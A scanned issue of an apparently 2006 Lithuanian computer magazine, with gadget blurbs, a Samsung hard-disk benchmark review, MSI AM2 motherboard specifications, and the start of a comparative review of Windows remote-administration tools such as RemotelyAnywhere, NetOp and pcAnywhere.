Džipas nuo įprastinės mašinos skiriasi savo patikimumu, galia ir pravažumu, o važdavimo komfortas dažnai lieka antroje vietoje. Jeigu sukurtime analogiją, tai nauja kompanijos „Logitech“ pelė panaši į labai brangią bekelės transporto priemonę: ji veikia bet kokiomis sąlygomis, tuo pačiu yra labai ergonomiška, dėl ko ji yra puikus sprendimas mobiliejiems vartotojams. Dvigubo lazerinio sekimo technologija leidžia pelei dirbti praktiškai ant bet kokių paviršių. Įrenginio korpusas apsaugotas nuo smūgių, o prie USB jungiamą imtuvą (pelė belaidė, veikia 2,4 GHz dažniu ir iki 9 m atstumu nuo kompiuterio) galima paslėpti korpuso viduje. Įrenginys turi prasukimo ratuką *Logitech Tilt Wheel Plus Zoom*, kuris vartotojams leidžia lengvai ir paprastai prasukinėti ekraną žemyn—aukštyn bei kairėn—dešinėn, taip pat didinti ir mažinti skaitmeninių nuotraukų, web puslapių ir dokumentų dydį. Be to, pelė veikia su viena AA tipo baterija, o ant korpuso sumontuotas jos įkrovimo lygio indikatorius. Pelę galima įsigyti už mažiau nei 100 dolerių.



ORANŽINIS PLIUSAS MOKO ISPANŲ KALBOS



Apacer Audio Steno AU822 | Pasirodys 2006 m. rudenį
www.apacer.com


MP3 grotuvai tokie populiari, jog jų pradeda prireikti netgi tiems, kurie, atrodo, nėra potencialūs šių produktų vartotojai. Pavyzdžiui, visai neseniai išgirdau komentarą iš savo močiutės, kuriai, pasirodo, reikia MP3 grotuvo tam, kad galėtų klausytis E. Kučinsko dainų pakeliui į sodą. Kur ritasi pasaulis? Atiduok savo buvusį MP3 grotuvą močiutei ir ieškok kito – juk nepriversi jos laukti, kol surasi ir nupirksi jai tinkamą, tiesa? Tuo labiau, jog tu tikrai įsimylėsi šį Apacer pirmosios akistatos metu. Didžiulis 1,5 colių įstrižainės CSTN 65K spalvotas ekranas puikiai atgamina filmų ir nuotraukų spalvas. Tai ypatingai plonas ir solidus MP3 grotuvas, kurio centre akį režiantis dizaino elementas – oranžinis plusas.

Taip, jis iš karto „kabina“ ne vieną, todėl paskubėk užsirezervuoti ir sau vieną, nes vargu ar jų liks po pirmosios siuntos nusileidimo parduotuvės sandėlyje. Juk jame be visa ko yra ir FM radijas su įrašėjimo funkcija ir net užsienio kalbų instruktažas (kai tau reikia pakartoti išgirstus naujus žodžius užsienio kalba)!

DAR KARTELĮ ASMENINIS KOMPIUTERIS

HP Pavilion dv6003ea | 3200 Lt
www.hp.com

Mums labai patiko HP reklaminis šūkis, kuriame teigiama, jog kompiuteris vėl tampa asmeniniu. Juk taip ir yra iš tikrųjų – bent jau naujieji HP nešiojamų kompiuterių modeliai daro viską, kad mums tereiktų vieno mygtuko pagalba sutvarkyti visos dienos reikalus. Kaip tai įmanoma? Su šiuo galiūnu viskas įmanoma. Dalis technikos šedevrų, kurie slypi po dailių korpusu – 512 MB RAM atminties, AMD Turion 64 X2 procesorius, 80 GB talpos kietasis diskas, NVIDIA GeForce Go 7200 vaizdo korta ir 802.11a/b/g WLAN standartas. Tai toli gražu ne viskas. Plika akimi pastebime ir dar vieną šaunų dalyką – 15,4 colių įstrižainės WXGA aukštos raiškos BrightView tipo plačiaekranį ekraną, kuriam nuotaiką pradžiugina internetinė kamera su integruotu mikrofonu. Visokių tipų DVD įrašinėjantis diskasukis tarsi užsimena, jog muzika ir filmai čia tikrai laukiami svečiai, tačiau kai pamatai, jog prie laptopo pridėtas ir firminis HP nuotolinio valdymo pultelis, supranti, jog su kompiuteriu nesiskirsi ir po darbo. Na ir kaip gi jis gali netapti vėl asmeniniu, kai HP viską daro nepriekaištingai?!



DISKUS KEIČIA FLASH'AI

Intenso USB Drive | Pasirodys 2006 m. rugsėjo mėn.
www.intenso.de

Idomu, ar kompanija Intenso keičia veiklos kryptį, ar tiesiog prisitaiko prie aplinkos pokyčių. Bet kuriuo atveju, tai sveikintina – kompaktinių diskų novatorė ir gamybos lyderė vokiečių kompanija Intenso anksčiau mūsų duomenis saugoti siūlė DVD arba CD laikmenose, tačiau trenkė žaibas į medį ir firma pradėjo gaminti USB „atmintines“. Šie USB „rakteliai“ yra labai maži ir patogūs nešiotis, tačiau svarbiausia – kokybiški. Pasirink norimą talpą – 256 ar 512 MB; 1 ar 2 GB



– ir pasidaryk svarbiausių dainų, filmų, nuotraukų ar dokumentų kopijas, kurias nuolatos turėsi prie savęs. Neturi vietos diskui (žinoma, tik su Intenso vardu) – pasiimk raktą (su tokiu pat vardu). Kam mėtytis į šonus – sykį likai patenkintas ar net nudžiugintas Intenso produktu, nerizikuok savo nuotaika ir toliau.

KIEK PLAČIAI GALI IŠSKĖSTI RANKAS

Samsung 940BW | 940 Lt
www.samsung.com

Aš nepasakosiu, kaip nusipirkau šį monitorių savo namams. Tikrai neminėsiu, jog prie laiptinės surengiau varžybas, kurio iš kaimynų pečiai plačiausi. Turbūt nuspėji pats, kad plačiaekranį monitorių paimti už šonų ne taip jau paprasta, taip? Juokauju. Čia gi Samsung – kompanija, kuri šalina sunkumus mūsų gyvenime, o ne juos kuria. Pasižiūrėk į šį gražuolį – taip, tai monitorius, o ne svetainėje vietos ieškantis televizorius. 19 colių įstrižainės plačiaekranis LCD monitorius sukuria net 1440x900 rezoliuciją, kurią palydi tokie pasiekimai kaip 4 ms reakcijos laikas (nuo pilkos iki pilkos), 500:1 kontrastas ir 300 cdm ryškumas. 160 laipsnių matymo kampas egz-



istuoja tiek vertikaloje, tiek horizontalioje, o D-SUB, DVI-D (HDCP) ir net įmontuotas energijos šaltinis sukuria visa kita, ko tau trūksta po to, kai atsipeikėjai... Juk jis buvo tavo užhipnotizavęs kaip ir mus kelioms valandoms savo išvaizda, tiesa?

010

Samsung HD400LJ

SAMSUNG SAVO NAUJĄ KIETŲJŲ DISKŲ SERIJĄ SPINPOINT T133S PAPILDĖ 400 GB MODELIU. HD400LJ YRA SERIAL ATA II JUNGTIES KIETASIS DISKAS, KURIO PRALAIÐUMAS SIEKIA 3 GB/S. DISKAS TURI 8 MB ATMINTIES BUFERĮ (SIŪLOMAS IR MODELIS SU 16 MB). DISKŲ SUKIMOSI GREITIS 7200 APSISUKIMŲ PER MINUTĘ, VIDUTINIS PAIEŠKOS LAIKAS 8,9 MS. KAUPIKLIS IŠLAIKO APKROVIMĄ IKI 63 GRAMŲ PER 2 MILLISEKUNDES DARBINIAME REŽIME BEI IKI 300 GRAMŲ PER 1 MILLISEKUNDĘ BUDĖJIMO REŽIME. VIDUTINIS TRIUKŠMO LYGIS DISKUI NUSKAITANT AR ĮRAŠANT YRA 29 DB.



Naujame vinčesteryje įdiegta krūva firminių Samsung technologijų. NoiseGuard ir SilentSeek sistemos garantuoja žemą disko garsą, o technologija Native Command Queuing (NCQ) leidžia kiltelti našumą, procesoriaus teikiamas užklauskas sustatydamas į eilę. Be to, reiktų paminėti saugumo priemones ATA Security Mode ir ATA Host Protected Area.

Techniniai duomenys

| | |
|--|---|
| Tolpa | 400 GB |
| Vidutinis paieškos laikas | 8,9 ms |
| Vidutinis vėlavimas | 4,17ms |
| Buferis | 8 MB |
| Sukimosi greitis | 7200 rpm |
| Perėjimo nuo vieno takelio ant kito laikas | 0,8 ms |
| Apsikeitimo tarp nešėjo ir valdiklio greitis | 1000 Mbit/s |
| Galvutės | 6 |
| Diskų skaičius | 3 |
| SMART | Taip |
| MTBF | 600 tūkst. valandų |
| Triukšmo lygis | 27 dB budėjimo režime, 29 dB darbiname |
| Sąsaja | SATA-II (suderinama su SATA-I ar SATA150 valdiklis) |
| Sąsajos pralaidumas | 300 Mb/s |
| Apimtis (plotis, aukštis, ilgis) | 102 x 25 x 146 mm |
| Svoris | 653 g |

Testų rezultatai (su procesoriumi Athlon64/4000)

FutureMark PCMark 2005
HDD — File Write
79,8 MB/s

FutureMark PCMark 2005
HDD — Virus Scan
73,9 MB/s

FutureMark PCMark 2005
HDD — General Usage
5,8 MB/s

FutureMark PCMark 2005
HDD — Application Loading
7,3 MB/s

FutureMark PCMark 2005
HDD — XP Startup
8,7 MB/s

FutureMark PCMark 2005
HDD Benchmark
5544 balai




FutureMark PCMark 2004
HDD Benchmark
5330 balai

HDD-TACH 2.61

Vidutinis nuskaitymo greitis
64614 KB/s

Prėjimas prie disko
15,3 ms

Vidutinis įrašymo greitis
31641 KB/s






Nauja MSI „mama“ prie tavo durų

NAUJAI PROCESORINEI JUNGČIAI AM2 NEBETRŪKSTA DĖMESIO. KOMPANIJA MSI ANONSAVO IŠ KARTO PENKIAS AM2 MOTININES PLOKŠTES: „K9N DIAMOND“, „K9N SLI PLATINUM“, „K9N ULTRA“, „K9A PLATINUM“ IR „K9N NEO“. KAŽIN AR DAR REIKIA PAPILDOMAI PAAIŠKINTI, JOG ŠIOS NAUJENOS TAPS TIKRA BOMBA KOMPIUTERIŲ DETALIŲ RINKOJE. JUK KĖKVIENAS KOMPIUTERIS TURI BŪTI SUDARYTAS TIK IŠ AUKŠČIAUSIOS KOKYBĖS ELEMENTŲ – KITU ATVEJU, VARGU AR TAU PAVYKS KĄ NORS „NULAUŽTI“ AR NUVEIKTI HAKERIŲ SFEROJE.

Visos naujos plokštės palaiko naujos kartos DDR2 800 atmintį, kuri užtikrina maksimalų duomenų perdavimo greitį. Motininės plokštės naudoja „NVIDIA nForce 590 SLI / 570 SLI / 570 / 550“ ir „ATI RD580 Xpress3200“ („CrossFire“) lustus. Visos plokštės pasižymi puikiu sisteminiu našumu, darbo stabilumu, aukštu suderinamumu ir naudoja išskirtinai pasyvinį aušinimą, komplektuojamos firmine programine įranga „Dual CoreCell D.O.T. Express“, apie kurią galima būtų parašyti net keis žurnalo numerius.

„K9N Diamond“ skirta tiems, kam ypatingai svarbus ypatingo lygio našumas ir galimybė pačiam atlikti subtilų sistemos derinimą (kartu ir „užturbinimą“).




Esminiai „K9N Diamond“ ypatumai
Procesorius: „AMD Socket AM2“, „Athlon64 FX/X2“ ir „Sempron“
Lustų rinkinys: „NVIDIA nForce 590 SLI MCP“
2xPCI-E x16 slotai pilnoverčiam SLI režimo palaikymui
Atmintis: 4xDIMM DDRII 533/667/800 MHz, iki 8 GB bendros apimtys
Tinklas: „Dual LAN 10/100/1000“ Mbit/s ir „FireWire“
Garsas: „Creative Audigy SEI 7.1“

Jungtys/slotai: 6xSATA2 (RAID Q/1/0 + 1,5), 2xPCI-E x16, 2xPCI-E x1, 3xPCI, 10xUSB 2.0, 2xIEEE1394

Firminė „užturbinimo“ technologija: „Dual CoreCell D.O.T. Express“

Aušinimas: masyvus radiatorius lustų rinkinyje

„K9N SLI Platinum“ skirta tai pačiai entuziastų klasei, tačiau pagaminta „NVIDIA nForce 570 SLI MCP“ lusto pagrindu, bei turi kitą garso sistemą.



Esminiai „K9N Platinum“ ypatumai
Procesorius: „AMD Socket AM2“, „Athlon64 FX/X2“ ir „Sempron“
Lustų rinkinys: „NVIDIA nForce 570 SLI MCP“
2xPCI-E x16 slotai pilnverčiam SLI režimo palaikymui
Atmintis: 4xDIMM DDRII 533/667/800 MHz, iki 8 GB bendros apimtys

Tinklas: „Dual LAN 10/100/1000“ Mbit/s ir „FireWire“
Garsas: 7.1-kanali HD audiokodekas
Jungtys/slotai: 6xSATA2 (RAID Q/1/0 + 1,5), 2xPCI-E x16, 2xPCI-E x1, 3xPCI, 10xUSB 2.0, 2xIEEE1394, 1 MSI „communication“
Firminė „užturbinimo“ technologija: „Dual CoreCell D.O.T. Express“
Aušinimas: masyvus radiatorius lustų rinkinyje

„K9N Ultra“ — masinei rinkai skirtas produktas. Kadangi jame yra naudojamas „nForce 570“ lustas, plokštė taip pat pasižymi užturbinimo ir subtilaus derinimo galimybėmis. Principinis skirtumas — vienas PCI-E x16 slotas.



Esminiai „K9N Ultra“ ypatumai
Procesorius: „AMD Socket AM2“, „Athlon64 FX/X2“ ir „Sempron“
Lustų rinkinys: „NVIDIA nForce 570 MCP“
Atmintis: 4xDIMM DDRII 533/667/800 MHz, iki 8 GB bendros apimtys
Tinklas: „Dual LAN 10/100/1000“ Mbit/s ir „FireWire“
Garsas: 7.1-kanali HD audiokodekas
Jungtys/slotai: 6xSATA2 (RAID Q/1/0 + 1,5), 1xPCI-E x16, 2xPCI-E x1, 3xPCI, 10xUSB 2.0, 2xIEEE1394, 1 MSI „communication“
Firminė užturbinimo technologija: „Dual CoreCell D.O.T. Express“
Aušinimas: masyvus radiatorius lustų rinkinyje

Be aukščiau minėtų plokščių, kompanija MSI anonso ir daugelio laukiamą plokštę su ATI logika. „K9A Platinum“ tai su „CrossFire“ suderinama sistemine plokšte AM2 izdu.



Esminiai „K9A Platinum“ ypatumai
Procesorius: „AMD Socket AM2“, „Athlon64 FX/X2“ ir „Sempron“
Lustų rinkinys: „ATI RD580 Xpress3200“
2xPCI-E x16 slotai pilnverčiam „CrossFire“ režimo palaikymui
Atmintis: 4xDIMM DDRII 533/667/800 MHz, iki 8 GB bendros apimtys
Tinklas: „Dual LAN 10/100/1000“ Mbit/s ir „FireWire“
Garsas: 7.1-kanali HD audiokodekas
Jungtys/slotai: 6xSATA2 (RAID Q/1/0 + 1,5), 2xPCI-E x16, 2xPCI-E x1, 3xPCI, 10xUSB 2.0, 2xIEEE1394
Firminė „užturbinimo“ technologija: „Dual CoreCell D.O.T. Express“
Aušinimas: masyvus radiatorius lustų rinkinyje

Sistemine plokštė „K9N Neo“ geriausia kaina pasižymintis produktas. Jis specialiai sukurtas vidutinės klasės žaidėjams, kurie ieško plokštės už prieinamą kainą, pasižymintį stabilumu ir našumu.

Esminiai „K9N Neo“ ypatumai

Procesorius: „AMD Socket AM2“, „Athlon64 FX/X2“ ir „Sempron“
Lustų rinkinys: „NVIDIA nForce 550“
1xPCI-E x16 slotas
Atmintis: 4xDIMM DDRII 533/667/800 MHz, iki 8 GB bendros apimtys
Tinklas: „Dual LAN 10/100/1000“ Mbit/s
Garsas: 7.1-kanali HD audiokodekas
Jungtys/slotai: 4xSATA2 (RAID Q/1/0 + 1,5), 2xPCI-E x16, 2xPCI-E x1, 3xPCI, 10xUSB 2.0
Firminė „užturbinimo“ technologija: „Dual CoreCell D.O.T. Express“
Aušinimas: masyvus radiatorius lustų rinkinyje




012

Visagalis adminas

Nuotolinio priejimo

prie „Windows“ sistemos

ADMINISTRUOTI TINKLĄ, KAD IR PATĮ MAŽIAUSIĄ, NĖRA PAPRASTA. EGZISTUOJA DAUGYBĖ PAGALBINIŲ ĮRANKIŲ, KURIE PALENGVINA KATORGIŠKĄ ADMINŲ DARBĄ. BE DAUGELIO JŲ GALIMA IR APSIEITI, TAČIAU KO IŠ TIESŲ REIKIA — TAI NUOTOLINIO ADMINISTRAVIMO PRIEMONĖS. KIEKVIENAS JĄ PASIRENKA PAGAL SAVE, O ŠIANDIEN KAIP TIK TAVO EILĖ RINKTIS!



[Ne vien tik radmin] Be abejo, tu gali toliau naudotis *Remote Administrator* (liaudyje žinomu kaip *Radmin*) ir manyti, kad jo galimybių tau pakanka. Tačiau manęs neapleidžia įtana, kad tu ne nenučiuoki, jog egzistuoja arba kitų puikių alternatyvių nuotolinio administravimo produktų. Pasakysiu dar daugiau: kiekvienas šioje apžvalgoje pristatytas paketas vertas atskiro straipsnio su išsamiu visų jo pritaikymo būdų aprašymu, tačiau man teks apsisistoti tik ties esminiais niuansais.

Šiaip jau visus mano internete surastus įrankius galima suskirstyti į dvi kategorijas:

1. Tie, kurie savo galimybėmis artimi *Windows Remote Desktop*, t.y. jie suteikia grafinę sąsają, kuri leidžia nutolusioje mašinoje dirbti taip, lyg tu būtum prie savo paties kompiuterio. Šiai kategorijai priskiriami *VNC*, *GoToMyPC* ir *Timbuktu*. Apie pirmąjį mes jau esame kalbėję daug kartų, todėl nesikartosime. O likusieji du įrankiai nusipelnė viso tavo dėmesio.

2. Programos, galinčios pasigirti platesniu galimybių spektru: *pcAnywhere*, *RemotelyAnywhere* ir *NetOp Remote Control*. Jos skirtos didelių tinklų adminams, kur nepakanka vien tik „nutolusio darbastalio“. Į jų sudėtį įeina daugybė pagalbinių, visiems gyvenimo atvejams skirtų įrankių.

[RemotelyAnywhere 7]

3am Labs Ltd

www.3amlabs.com

Prades nuo *RemotelyAnywhere*. Apie ypatingą šios programos solidumą galima spręsti pagal oficialioje svetainėje pateikiamą galimybių sąrašą. Jeigu tau reikia nepertraukiamai stebėti nutolusios mašinos našumą, keisti jos nustatymus, dirbti su katalogų tarnyba (*Active Directory*), sekti įvykius ir naudoti komandų interpretatorių su sknptų kalbomis, tuomet neabejok — ši programa kaip tik tau.

Paketo veikimo principas elegantiškas ir paprastas: stebimoje sistemoje įdiegtas serverinė dalį, suteikiamas prieėjimas prie web sąsajos, kurioje prifarsiruota specialią *Java* aplikaciją. Toliau visos

operacijos bus atliekamos tik per juos. Taip išsprendžiama viena iš labiausiai paplitusių problemų — būtinybė turėti specialų programinį klientą. *RemotelyAnywhere* atveju administruoti nutolusį kompiuterį galima praktiškai iš bet kur, kur yra su *Java* leidžianti dirbti web naršyklė, ir visai nesvarbu, ar tai biuras, mokymo įstaiga, interneto kavinė, ar patogus kreslas namie prie židinio. Tikrai norint priejimą prie web sąsajos galima gauti ir per „išmanųjį“ telefoną (*smart phone*) bei *PocketPC*, o tai negali nedžiuginti. Beje, PDA su belaidžiu ryšiu iš viso suteikiamos ypatingos galimybės.

Prisijungęs prie web sąsajos, adminas tuojau pat gauna priejimą prie vadinamosios *System Dashboard*. Tai specialus skydelis, kuriame pavaizduota visa informacija apie serverinę mašiną, taip pat ir duomenys apie prieinamus resursus, procesoriaus apkrovimą, tinklo nustatymus ir aktyvumą, paleistus procesus (kartu su jais susijusių DLL bibliotekų sąrašu) bei įdiegtus pataisymus (*hotfixes*). Dirbti su nutolusiu darbastaliu per *RemotelyAnywhere* — vienas malonumas. Aš neperdedu. Nutolusios mašinos skiriamą gebą automatiškai pritaikoma pagal klientą. Taip prieinamas pilnas ekranas, o ne kuri nors jo dalis su jungtu slankikliu. Spalvų gyį galima pakeisti jau darbo metu, ta pati priklausomai nuo konkrečios situacijos pagražinant vaizdą arba priešingai, sumažinant tinklo srautą. Ypatingai nudžiugino automatinis apsikertimo buferio duomenų dubliavimas klientinėje ir serverinėje mašinose. *Radmin*’e dirbti be šios savybės tiesiog nepakeliama.

Iš daugybės neįžymių, tačiau gana naudingų funkcijų norečiau paminėti įmontuotus *FTP* ir *SSH* serverius. Tikrai taip, langinėms skirtas *SSH* serveris ir vizuali nuotolinio administravimo priemonė viename — tai iš tiesų jėga! Priejimas prie visų šių grožybių lengvai ribojamas. Tam *RemotelyAnywhere* gali dirbti su NT domeno autentifikacija ir blokavimu pagal IP adresus. Siekiant apsaugoti duomenis naudojamas *SSH* ir *SSL* šifravimas. Žodžiu, su saugumu viskas gerai. Su visais kitais dalykais — taip pat.

[NetOp Remote Control 8.0]

CrossTec Corp.

www.crossteccorp.com

Tikras monstras. Platus galimybių rinkinys. Nepakečiamas administratoriaus įrankis. Ypatingai jis pravers tiems, kam tenka valdyti daug klientinių mašinų, tuo pat metu teikiant pagalbą vartotojams.

Schema paprasta. *NetOp Remote Control* susideda iš dviejų pagrindinių modulių: *Host* ir *Guest*. Modulis *Host* įdiegiamas kompiuteriuose, kuriuos reikia administruoti per atstumą, o *Guest* — į mašiną, iš kurios bus atliekamas tolimesnis valdymas. Už sistemos saugumą atsako specialus modulis — *Security Server*. Į jo užduotis įeina tinklo vartotojų autentifikacija per *Active Directory*, *Windows NT* domenus bei pagal firminę kompanijos *NetOp* technologiją.

Paketas iš savo konkurentų išsiskiria dėl galimybės dirbti su platformomis, į kuras galima įdiegti serverį. Tai ir visos *Windows* versijos, įskaitant *Windows CE*, *OS/2*, *Mac OS X*, *Linux*, ir net mobilią *Symbian* platformą. Beje, serverinę dalį galima įdiegti vienu metu iš karto į keletą mašinų — čia tau padės *NetOp’s Deployment Utility*. Klientinė dalis *NetOp Remote Control* taip pat gali veikti visose įsivaizduojamose ir ne tik platformose. Be viso kito, *NetOp* turi į *RemotelyAnywhere* panašią web sąsają, kuri



veikia per ActiveX prapletimus. Pasakysiu tiesiai: tokia įvairovė daro įspūdį.

Patogi sąsaja leidžia greitai prisijungti prie bet kurios mašinos, kurioje įdiegta serverinė dalis. Beje, *Remote Control* turi pažangią skriptų kūrimo priemonę — ateityje tai tau leis automatizuoti daugybę rutiniškų darbų. Prireikus darbo su serveriu seansą galima įrašyti, kad po to galėtum, pavyzdžiui, sukurti *Visual Hack++* filmuką.

Aš ne veltui paminečiau vartotojų palaikymą. Vargšeliai gali pasinaudoti klientinėje dalyje prieinamu mygtuku SOS, su kuriuo galima greitai paprašyti administratoriaus pagalbos ir taip nurodyti problemos esmę. Jeigu tau teks rūpintis pačia kompiuterių aparatūra, tau ypač pravers inventonizavimo funkcija. Ji užtikrina informacijos apie klientų kompiuteriuose įdiegtą aparatūrinę ir programinę įrangą surinkimą. Greita ir efektyvi!

[Symantec pcAnywhere 12.0]

Symantec

www.symantec.com/pcanywhere

Symantec pcAnywhere šios esmės yra korporatyvinis stambių užsienio įstaigų standartas. Skenuodamas užsienio potinklį aš neretai pastebėdavau atviras šiai programai priklausančias jungtis. Tolimesnė fingerprint'ų analizė tik patvirtindavo mano spėjimą: tai iš tiesų *pcAnywhere*.

Servernė paketo dalis gali būti įdiegta visose populiariose platformose: *Windows*, *Linux* ir *Mac OS X*. Tuo pačiu prie serverinės dalies prisijungti galima net ir iš *PocketPC*. Pagrindinis demesys čia skirtas būtent nutolusio darbastalio funkcijai. Kiekvienu konkrečiu atveju programa, remdamasi ryšio kanalo charakteristikomis, pati sukonfigūruos kokybišką vaizdą. *Symantec pcAnywhere* arsenale yra ir stambaus įdiegimo sistema, ir seanso įrašymo galimybė su

po to einančiu jo atkūrimu. O automatizavimas ir skriptai *pcAnywhere* kaišioja pagalius į ratus: galimybes apsiriboja komandos įvykdymu paleidus programą arba inicijuojus susijungimą.

Kiekvienam prisijungimui *pcAnywhere* valdymas sukuria atskirą patogų profilį su individualiais nustatymais. Siekiant padaryti patogesniu darbą su keliais serveriais, visos aktyvios sesijos patalpinamos vieno lango skyreliuose (*tabs*).

Su *pcAnywhere* bylos gali būti perduotos naudojantis patogiu *drag'n drop*. Tiesiog tampyk bylas tarp serverio ir prisijungusios mašinos — tai labai paprasta. Tokia savybė ypač praverčia perkeltant bylas iš vienos platformos į kitą, tuomet nereikia terliotis su *Samba* ir kitais sunkiai konfiguruojamais dalykais.

Jeigu saugumas tau labai svarbu, *pcAnywhere* tavęs nenuvils. Paketas pripažįsta aužimui atsparų šifravimą, riboja slaptažodžio įvedimo bandymų skaičių, vartotojus autorizuoja per NT domeną, *Active Directory* ir LDAP. Nors pagal nutylėjimą *pcAnywhere* nesupranta simetriško šifravimo ir šifravimo pagal raktus, visa tai galima lengvai ir greitai sukonfigūruoti rankiniu būdu — tam sugaiši vos keletą minučių. Jeigu tau ir šito nepakanka, tuomet atkreipk dėmesį į paskutines versijose pasirodžiusį specialų įvairių prisijungimo variantų rizikos įvertinimo įrankį.

[Expertcity GoToMyPC 5.0]

E-ole Holdings

www.expertcity.com

